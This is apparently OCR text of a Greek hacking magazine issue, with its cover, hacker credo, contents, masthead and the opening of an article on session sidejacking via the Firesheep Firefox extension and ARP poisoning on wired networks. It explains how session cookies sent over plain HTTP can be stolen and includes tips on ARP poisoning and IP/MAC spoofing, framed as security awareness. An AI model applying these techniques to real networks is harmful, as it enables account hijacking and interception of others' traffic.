ΕΠΙΣΗΜΟ ΟΡΓΑΝΟ ΤΗΣ ΑΝΟΡΘΟΔΟΞΗΣ ΣΚΕΨΗΣ

ΤΕΥΧΟΣ 39

Στο DVD Linux Mint Julia!

total XAKEP

ανέμελα προβατάκια κι εκδικητικοί γείτονες!

Ό,τι είναι ελεύθερο κι ανοικτό δεν είναι κατ' ανάγκη κι ασφαλές – εκτός βέβαια κι αν διαβάζετε total XAKER ;-)

ΦΥΛΑΧΤΕΙΤΕ: ΤΟ ΥΠΕΡΟΠΛΟ ΤΟΥ SIDEJACKING ΔΙΑΤΙΘΕΤΑΙ ΠΛΕΟΝ Σ' ΟΛΟΥΣ!

ΚΙΝΔΥΝΟΣ: ΤΑ ΑΣΥΡΜΑΤΑ ΔΙΚΤΥΑ ΣΠΑΝΕ ΕΥΚΟΛΑ, ΑΚΟΜΑ ΚΙ ΑΠΟ 14ΧΡΟΝΑ

ΠΡΟΣΟΧΗ: Ο ΓΕΙΤΟΝΑΣ ΕΙΝΑΙ ΠΙΘΑΝΟ ΝΑ ΣΑΣ ΕΧΕΙ ΣΤΗΣΕΙ ΠΑΓΙΔΑ

(ΚΑΙ ΕΙΛΙΚΡΙΝΑ ΔΕΝ ΠΡΕΠΕΙ ΝΑ ΤΟ ΠΑΡΕΤΕ ΠΡΟΣΩΠΙΚΑ)

ΟΙ ΝΟΜΟΙ ΤΟΥ ΧΑΚΕЯ

0. **Φτιάχνω, άρα υπάρχω.**
1. **Ο κόσμος μας είναι γεμάτος συναρπαστικά προβλήματα που περιμένουν λύση.**
2. **Η λύση ενός συναρπαστικού προβλήματος είναι πιο μεθυστική από την εξουσία, το σεξ ή το φαγητό.**
3. **Οι μεγάλες ιδέες ανήκουν σε αυτούς που τις υλοποίησαν.**
4. **Όλα μπορούν πάντα να γίνουν καλύτερα, απλούστερα, φτηνότερα.**
5. **Περιουσία και κοινωνική αναγνώριση είναι θλιβερά υποκατάστατα της αναγνώρισης από τον εαυτό μας και το σινάφι μας.**
6. **Κανένα πρόβλημα δεν πρέπει να λύνεται δεύτερη φορά.**
7. **Η βαρεμάρα και η χαμαλοδουλειά οδηγούν στη μετριότητα, η ελευθερία και ο ενθουσιασμός στη δημιουργία.**
8. **Το περισπούδαστο ύφος δεν υποκαθιστά την ικανότητα.**
9. **Είναι μεγάλη δύναμη να λύνεις ένα πρόβλημα μόνος σου, αλλά ακόμη μεγαλύτερη να συνεργάζεσαι με άλλους του σιναφιού σου για να λυθεί ένα μεγαλύτερο πρόβλημα.**
10. **Η δύναμη της εξαπάτησης και της καταστροφής μπορεί να γοητεύσει μόνο μέτριους και αδύναμους.**

Οι Νόμοι του Χάκερ είναι μια δυναμική λίστα.
Στείλτε μας τις δικές σας ιδέες για νέους νόμους,
αλλαγές ή προσθήκες στο xaker@4pi.gr

total ΧΑΚΕΡ

Γιατί πρέπει ν' αποφεύγετε τα ανοιχτά hotspots; Πώς βάζετε μυαλό σ' εκείνους που συνδέονται χαρούμενα κι ανέμελα σ' ανοιχτά hotspots; Τι πρέπει να κάνετε ώστε να συνδέεστε σ' ανοιχτά hotspots και να μη διατρέχετε κανέναν απολύτως κίνδυνο; Νομίζουμε ότι η πλοκή της κεντρικής ιστορίας που διηγούμαστε σ' αυτό το τεύχος έχει γίνει φανερή ;)

06 Ανέμελα προβατάκια

Η επίθεση του session sidejacking απλοποιείται επικίνδυνα και πλέον μπορεί να γίνεται με την εγκατάσταση ενός extension στον Firefox! Αν και συνήθως θα δείτε να γίνεται λόγος για επιθέσεις *μόνο* εντός ασύρματων δικτύων, εμείς το πάμε λίγο παραπέρα και σας δείχνουμε πώς το νέο, απλοποιημένο και πάντα επικίνδυνο sidejacking γίνεται κι εντός ενσύρματων δικτύων, όπως αυτό που έχουμε στο σπίτι, στο εργαστήριο ή στο γραφείο. Α, και μη νομίζετε ότι χρειάζεστε Linux για να δοκιμάσετε την επίθεση. Τα Windows μια χαρά είναι ;)

18 Ένα σκριπτάκι για το Wi-Fi του γείτονα!

... ή γιατί πρέπει να λάβετε *αμέσως* μέτρα ώστε να μη γίνετε εσείς αυτός ο γείτονας! Κι αν για κάποιο λόγο νομίζετε ότι κινδυνολογούμε ανεύθυνα, σας προσκαλούμε να δείτε πόσο εύκολα ακυρώνεται η ασφάλεια των προστατευμένων κατά WEP ασύρματων δικτύων. Όσο για το πρωτόκολλο WPA, μη νομίζετε ότι αυτό είναι 100% ασφαλές :S

28 Εικονικά τείχη για εικονικά συστήματα

Αν όμως θέλετε, μπορείτε να 'χετε εικονικά τείχη για αληθινά συστήματα, αληθινά τείχη για εικονικά συστήματα ή και αληθινά τείχη για αληθινά συστήματα. Η επιλογή είναι δική σας!

Χάκερ@Άρι.gr

42 **Η εκδίκηση του γείτονα!**

Αναφερόμαστε σ' εκείνον με το προστατευμένο κατά WEP ασύρματο δίκτυο, το οποίο, όπως δείξαμε στο άρθρο που ξεκινάει από τη σελίδα 18, σπάει πανεύκολα και προσφέρει άνετη, δωρεάν πρόσβαση σ' όσους επιλέξουν να του επιτεθούν. Ε, πλέον ο γείτονας έχει καταλάβει τι παιζόταν τόσον καιρό και τώρα σχεδιάζει την αντεπίθεσή του!

56 **Κρυπτογραφήστε κι αφήστε τους να βουρλίζονται**

Αρκετοί από εσάς που ήδη διαβάσατε το άρθρο που αρχίζει από τη σελίδα 42 ίσως ορκιστήκατε να μη χρησιμοποιήσετε ποτέ ξανά ελεύθερο hotspot! Από την άλλη, βέβαια, όταν θέλεις κάτι πολύ και ξαφνικά παρουσιάζεται μπροστά σου η ευκαιρία για να το 'χεις, είναι δύσκολο να της γυρίσεις την πλάτη. Και οι υπαρκτοί κίνδυνοι; Τους ξεχνάμε, έτσι απλά; Όχι βέβαια. Λαμβάνουμε τα σωστά μέτρα και πλέον δεν μας νοιάζει τίποτε ;)

total XAKER

4π ΕΙΔΙΚΕΣ ΕΚΔΟΣΕΙΣ Α.Ε.

Εκδότης	Γιώργος Κοπελιάδης
Διευθυντής	Αντώνης Βαμβακάρης
Αρχισυντάκτης	Χρήστος Βαρελάς
Σύμβουλοι Σύνταξης	Σάββας Χατζησάββας
Σύνταξη	Π.Βαρελάς, Α.Βενιέρης, Ν.Θωμάδης, Μ.Κιαγιάς, Γ.Κουρκουτός, Χ.Λέκκος, Λ.Λημνιώτη, Γ.Μελέκος, Ν.Μουρατίδης, Π.Παπαπούλου, Β.Σάμιος, Γ.Σαραντόπουλος, Σ.Πουλάκος
Ανάπτυξη Λογισμικού	Κοσμάς Καρακατσάνης
Διεύθυνση Δημιουργικού	Πελαγία Γιακουμάκη
Διεύθυνση Σχεδιασμού	Ευριπίδης Δεσποτίδης
Καλλιτεχνική Επιμέλεια	Στέλιος Πουλάκος
Σχεδιασμός-Σελιδοποίηση	Σ. Κανσού, Α. Κατσά, Γ. Μαρτζούκος, Β. Ρουσιώτη
Διεύθυνση Παραγωγής	Μανόλης Καστρινάκης Μ. Μυλωνάς
Φωτογραφία	Γιάννης Γλυνός Ε. Κατσιγιαννάκη, Μ. Σαρρή
Διεύθυνση Διόρθωσης	Μαρία Αλεξίου Α.Βλαχοδήμου, Μ.Τικοπούλου, Ν.Κωστάκη, Ε.Παπανικολάου, Ε.Πλεξίδλη, Μ.Καστρινάκη
Εμπορική Διεύθυνση	Αδαμαντία Βλάχου
Διεύθυνση Μάρκετινγκ	Βασίλης Πάνου
Διεύθυνση Διαφήμισης	Μπέσσυ Μπουτεράκου
Συνδρομές-Παραγγελίες **Λογιστήριο**	Α.Μ. Γιοντζή, Α. Καϊτσιώτη, Ν. Μαρκαριάν Γ. Πουλίδης, Γ. Σπανόπουλος

4π ΕΙΔΙΚΕΣ ΕΚΔΟΣΕΙΣ Α.Ε.

Διευθύνων Σύμβουλος
Θόδωρος Σπίνουλας

Το total XAKER εκδίδεται από την 4π Ειδικές Εκδόσεις Α.Ε. μετά από άδεια του Δημοσιογραφικού Οργανισμού Λαμπράκη Α.Ε. Η 4π Ειδικές Εκδόσεις Α.Ε. έχει την έδρα της Ηνιόχου 26 & Πάρ. Αττικής Οδού, 152 38, Χαλάνδρι, Γραφεία Σύνταξης: Ηνιόχου 26 & Πάρ. Αττικής Οδού, 52 38, Χαλάνδρι, τηλ.: 210 6070100, fax: 210 6070199, e-mail: xaker@4pi.gr. Εμπορικό Τμήμα: Ηνιόχου 26 & Πάρ. Αττικής Οδού, 152 38, Χαλάνδρι, τηλ.: 210 6070100, fax: 210 6070198, e-mail: ramad@4pi.gr. Κυκλοφορεί 11 φορές το χρόνο, στην αρχή κάθε μήνα. Για τους μήνες Αύγουστο-Σεπτέμβριο εκδίδεται ένα διπλό τεύχος.
Εκτύπωση-βιβλιοδεσία: 3Ε Εκτυπωτική Α.Ε.

Όλες οι απόψεις που εκφράζονται στα ενυπόγραφα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού. Χειρόγραφα, επιστολές ή διαφάνειες που αποστέλλονται προς δημοσίευση δεν επιστρέφονται, ανεξάρτητα από τη δημοσίευσή τους ή μη.
Το περιοδικό διατηρεί το δικαίωμα να περικόπτει τις επιστολές που δημοσιεύονται, με την προϋπόθεση ότι δεν μεταβάλλεται το νόημά τους. Απαγορεύεται η αναδημοσίευση οποιουδήποτε άρθρου ή μέρους άρθρου, σε οποιαδήποτε γλώσσα, χωρίς γραπτή άδεια.

total XAKER is published 11 times a year, by 4pi Special Publications S.A. under License by Lambrakis Press S.A. Editorial Director: Antony Vamvakaris. Editorial Office: 26, Iniohou str., 152 38, Halandri, Greece, tel.: +30210 6070100, fax: +30210 6070199, e-mail: xaker@4pi.gr.
Advertising-Sales: Bessy Bouterakou, tel.: +30210 6070082, fax: +30210 6070198, e-mail: ramad@4pi.gr.

Στέκια του total XAKER στο Web

Είμαστε κοινωνικοί –ειδικά στον online κόσμο. Είμαστε αστείοι, ευφυείς και φινετσάτοι –ειδικά στον online κόσμο. Μάλλον έχουμε καβαλήσει το καλάμι –στον online *και* στον offline κόσμο. Ελάτε να τα πούμε και κυρίως να μας την πείτε. Το αξίζουμε!


www.twitter.com/totalXAKER

www.friendfeed.com/totalXAKER

www.facebook.com/totalXAKER


SIDEJACKING FOR THE MASSES

Ανέμελα προβατάκια



Στο τεύχος 24 είχαμε ασχοληθεί με την επίθεση του session hijacking ή αλλιώς sidejacking, κατά την οποία ο επιτιθέμενος αποκτά πλήρη πρόσβαση στους λογαριασμούς που διατηρούν άλλοι χρήστες σε δικτυακούς τόπους χωρίς καν να μαθαίνει τα passwords τους. Τότε, προκειμένου να δείξουμε πώς δουλεύει το sidejacking στην πράξη, είχαμε χρησιμοποιήσει το δίδυμο των εργαλείων Ferret και Hamster. Αν και η επίθεση με τη βοήθεια των δύο αυτών προγραμμάτων είναι σχετικά εύκολο να υλοποιηθεί, απαιτείται μια κάποια τεχνογνωσία και σίγουρα λίγος κόπος και χρόνος από την πλευρά του επιτιθέμενου. Όλα αυτά όμως ίσχυαν μέχρι πρότινος, αφού πλέον το sidejacking υλοποιείται με την εγκατάσταση ενός απλού extension στον Firefox! Επίσης, αν και, όπως θα διαπιστώσετε, συνήθως γίνεται λόγος για επιθέσεις *μόνο* εντός ασύρματων δικτύων, στο παρόν άρθρο θα σας δείξουμε πώς το sidejacking επιτυγχάνεται ακόμα και σε ενσύρματα δίκτυα, όπως αυτό που έχουμε στο σπίτι, στο εργαστήριο ή στο γραφείο...


ΚΑΘΕ ΦΟΡΑ ΠΟΥ ΚΑΝΟΥΜΕ LOGIN σε ένα δικτυακό τόπο ουσιαστικά στέλνουμε τα αντίστοιχα username και password σ' έναν απομακρυσμένο web server. Κάποιος που βρίσκεται στο ίδιο τοπικό δίκτυο μ' εμάς είναι σε θέση να σνιφάρει τα διακινούμενα πακέτα και, μεταξύ άλλων, να μαθαίνει τα στοιχεία των λογαριασμών που τηρούμε σε διάφορα site. Ευτυχώς, οι περισσότεροι σύγχρονοι δικτυακοί τόποι, όπως το Facebook, το Twitter, το Amazon και πολλοί άλλοι, τη στιγμή που επιχειρούμε



login εγκαθιδρύουν ένα ασφαλές, κρυπτογραφημένο κανάλι επικοινωνίας μεταξύ του υπολογιστή μας κι αυτών, ούτως ώστε τα όποια ευαίσθητα στοιχεία δίνουμε ν' αποστέλλονται μέσα απ' αυτό κι έτσι κανείς περίεργος να μην μπορεί να τα μαθαίνει, όσο sniffing κι αν κάνει. Το εν λόγω ασφαλές κανάλι βασίζεται στο πρωτόκολλο SSL (Secure Sockets Layer) ή στον απόγονό του, το TLS (Transport Layer Security). Η δε σύνδεση μεταξύ client και server γίνεται σε συνδυασμό με το γνωστό μας HTTP, δίνοντας το ασφαλές πρωτόκολλο HTTPS. Με λίγα κι απλά λόγια, λοιπόν, ό,τι διακινείται μέσω HTTPS είναι προστατευμένο από αδιάκριτα βλέμματα. Όπως όμως έχουμε δει και μέσα από τις σελίδες του total XAKER, ό,τι ισχύει στη θεωρία δεν ισχύει κατ' ανάγκη και στην πράξη – τουλάχιστον όχι όλες τις φορές.

Με το που κάνουμε επιτυχές login σ' ένα site, ο απομακρυσμένος server δίνει στον browser μας το λεγόμενο session cookie. Το session cookie είναι εξαιρετικά χρήσιμο, αφού χάρη σ' αυτό όποια ενέργεια κι αν κάνουμε στο site ο server μάς θυμάται και δεν ζητά διαρκώς username και password. Γίνεται φανερό εδώ ότι, αν κάποιος –με κάποιον τρόπο– αποκτήσει το session cookie μιας σύνδεσής μας, τότε θα μπορεί να το χρησιμοποιεί για να υποδύεται εμάς και να 'χει πλήρη πρόσβαση στον αντίστοιχο λογαριασμό – μάλιστα χωρίς καν να γνωρίζει username ή password!

Αν δεν είστε σίγουρος για το ποια κάρτα δικτύου «ακουμπά» στο τοπικό δίκτυο όπου θέλετε να κάνετε ARP poisoning, συμβουλευτείτε και τη στήλη IP address.




Προαιρετικά, το Windows box από το οποίο θα γίνει το ARP poisoning μπορείτε να το κάνετε να δείχνει διεύθυνση IP διαφορετική από την πραγματική. Το ίδιο ισχύει και για το MAC address.


Τίθεται τώρα το κρίσιμο ερώτημα: Είναι δυνατόν ν' αποκτήσει κάποιος το session cookie; Η απάντηση είναι σύντομη και τρομακτική: Ναι, είναι. Κι ακολουθεί η λιγότερο σύντομη απάντηση, η οποία εμπεριέχει και το «γιατί»: Μόλις ο χρήστης δώσει τα σωστά στοιχεία σύνδεσης στον απομακρυσμένο web server, για λόγους που αφορούν στην εξοικονόμηση επεξεργαστικής ισχύος αυτός διακόπτει την κρυπτογραφημένη σύνδεση HTTPS και γυρίζει σε μη κρυπτογραφημένη που βασίζεται στο απλό HTTP. Προσέξτε: Μέσω της επισφαλούς σύνδεσης HTTP αποστέλλει και το session cookie. Χρειάζεται να πούμε κάτι περισσότερο;

ΤΟ EXTENSION ΑΠΟ ΤΗΝ ΚΟΛΑΣΗ!

Αν και η υποκλοπή του session cookie ήταν πάντα δυνατή, μέχρι πρότινος η αντίστοιχη επίθεση μπορούσε να επιτευχθεί *μόνο* από χρήστες με τεχνικές γνώσεις, οι οποίοι μάλιστα ήταν έτοιμοι ν' αφιερώσουν κι αρκετό από το χρόνο τους για την προετοιμασία. Όλα αυτά όμως προσφάτως άλλαξαν δραματικά. Στα τέλη του περασμένου Οκτώβρη, στο πλαίσιο του συνεδρίου ToorCon που γίνεται κάθε χρόνο στο Σαν Ντιέγκο, ο developer Eric Butler παρουσίασε το μικρό και θαυματουργό Firesheep. Πρόκειται για ένα extension του Firefox που κάνει το session hijacking παιχνιδάκι!

